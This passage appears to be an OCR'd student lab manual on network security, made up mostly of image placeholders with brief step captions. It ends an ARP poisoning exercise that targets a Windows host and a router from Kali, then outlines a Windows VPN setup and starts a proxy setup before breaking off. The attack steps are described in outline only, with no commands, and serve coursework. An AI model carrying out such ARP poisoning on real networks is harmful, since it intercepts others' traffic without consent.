
Step 3: Find Your Windows IP Address.




Step 4 : Fing Your Kali IP Address.




Step 5 : Select Target 1 of Your Windows IP and Select Target 2 your Router IP.



Step 6 :Select any http website



Step 7 : Start ARP Poisning attack.




Practical 5


Practical 5

Aim: Setup a VPN in windows Network Security and Concepts.


Step 1: Open VPN.




Step 2: Add New VPN.



Step 3: Find Free VPN from Internet.







Step 4: Fill All the Details Connection Name:

Server Name:


User Name:

Password:






Step 5: Check Your IP Address



Step 6: Check VPN Connections:




Practical 6


Practical 6

Aim: Setup a Proxy in windows Network Security and Concepts


Step 1: Open Proxy of your Windows.



